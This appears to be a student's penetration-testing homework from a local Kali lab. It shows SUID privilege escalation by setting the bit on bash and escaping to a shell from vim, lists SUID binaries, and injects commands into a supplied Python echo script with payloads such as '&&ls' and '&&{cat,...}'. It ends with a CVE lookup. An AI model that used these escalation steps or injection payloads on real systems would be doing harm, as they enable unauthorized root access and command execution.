Homework #4 Penetration Testing

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

Honor Pledge: I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.


1. The SETUID bit is the bit that allows users to execute a file with the privileges of the owner of the file. For example, if a file has the SETUID set to a root value, it will be escalated to run with root privileges for a user without root privileges. According to https://github.com/rebootuser/LinEnum, the "-s" flag supplies the current user and password to sudo permissions, ie, the current user is now a root user. This is therefore very insecure.
   Using '`chmod u+s fileName`', we can add/change the SETUID bit of a specific file. Shows that the owner and group owners of these files are root. so if we add the -s bit to these, we could then run them and get the root permissions.




   As you can see, the bash is now red. Now to check that it worked I ran ./bash -p. The -p activates the recent changes



   Running '`ls -l /usr/bin/vim && ls -l /usr/bin/find`'



The vim can spawn an interactive shell in it and with it being run with user permissions, we now have access to the entire system. (source [Linux Privilege Escalation exploiting Sudo Rights — Part I | by Mohd Shibli | devconnected — DevOps, Sysadmins & Engineering | Medium])
Run 'sudo vi test.sh', type ":!bash", hit enter, then a shell will spawn.



The find file additionally finds more programs on the machine that have the SETUID bit. (source: [A guide to Linux Privilege Escalation (payatu.com)])

```
find / -perm -u=s -type f 2>/dev/null
```

```
bash-5.1# find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/bin/ntfs-3g
/usr/bin/bash
/usr/bin/kismet_cap_nrf_51822
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_linux_wifi
/usr/bin/fusermount3
/usr/bin/find
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/mount
/usr/bin/chsh
/usr/bin/su
/usr/bin/bwrap
/usr/bin/kismet_cap_ubertooth_one
```

One can then look through these and determine what they want to use to escalate privileges.

2. a. To get the code to echo “I have spaces now!”, I cannot simply put spaces in as the line
sanitized = user_input.lower().replace(" ", "-")
Removes them and replaces them with “-”.

```
String to echo: 'I have spaces now!'
i-have-spaces-now!
```


Additionally, using \x20 for a space yields the same result.

```
String to echo: 'I\x20have\x20spaces\x20now!'
i-have-spaces-now!
```

However, putting the words into a comma separated list yields favorable results.


```
String to echo: '{I, have, spaces, now!}'
i -have -spaces -now!
String to echo: '{I,have,spaces,now!}'
i have spaces now!
```

b. Reverse the shell with IP 127.0.0.1 or localhost



On the right I set up a listener for the terminal on port 8080. On the left, i set the localhost on port 8080 and ran /bin/bash in it. Now I could send command line commands to the terminal on the left through the right terminal, as shown by the ‘hello: command not found’ and ‘nien: command not found’ output. You can also see the ‘ls’, ‘cd’, and ‘pwd’ commands working correctly. To do this with the injectme.py program that was supplied, I can simply run the program in the right terminal ``python3 injectme.py”. Here I can provide a string and the && (enter command here), as the source code has ‘echo (some input)’. The && would not be echoed unless it was enclosed like‘&&’

Without the ‘’ we can thus inject commands into the poorly written code.



Echo again:

```
String to echo: hello&&{echo,elon,musk}
hello
elon musk
String to echo:
```

Pwd:

```
String to echo: &&pwd

/home/kali
String to echo:
```

ls:

```
String to echo: &&ls

Desktop
Documents
Downloads
injectme.py
Music
Pictures
Public
supersecure.store
Templates
Videos
wordlist.txt
String to echo:
```

cat command:

```
String to echo: &&{cat,helloworld.txt}

hello World!
String to echo:
```

cd

```
String to echo: &&{cd,testfolder}&&pwd

/home/kali/testfolder
```

A problem I ran into was that I cannot use files with uppercase letters as they are all .lowered() in the code.

3.

a. The critical vulnerability for the software version running on the http port 80 is the ability to execute code in a less privileged state that could execute other code in a root state. The code for it is CV-2019-0211. (source NVD - CVE-2019-0211 (nist.gov))
To find this, I visited NVD - Home (nist.gov) and searched the vulnerabilities database for 'Apache httpd 2.4.17' then selected the vulnerability most closely associated to the overall theme of this assignment and last week's lecture (02/19/21), which was penetration testing and privilege escalation.

b. There is a working exploit for CV-2019-0211. To exploit CV-2019-0211, one needs to gain read/write access to a process through another exploit and manipulate code to point to a rogue worker before a restart of the system.

Source (tenable.com)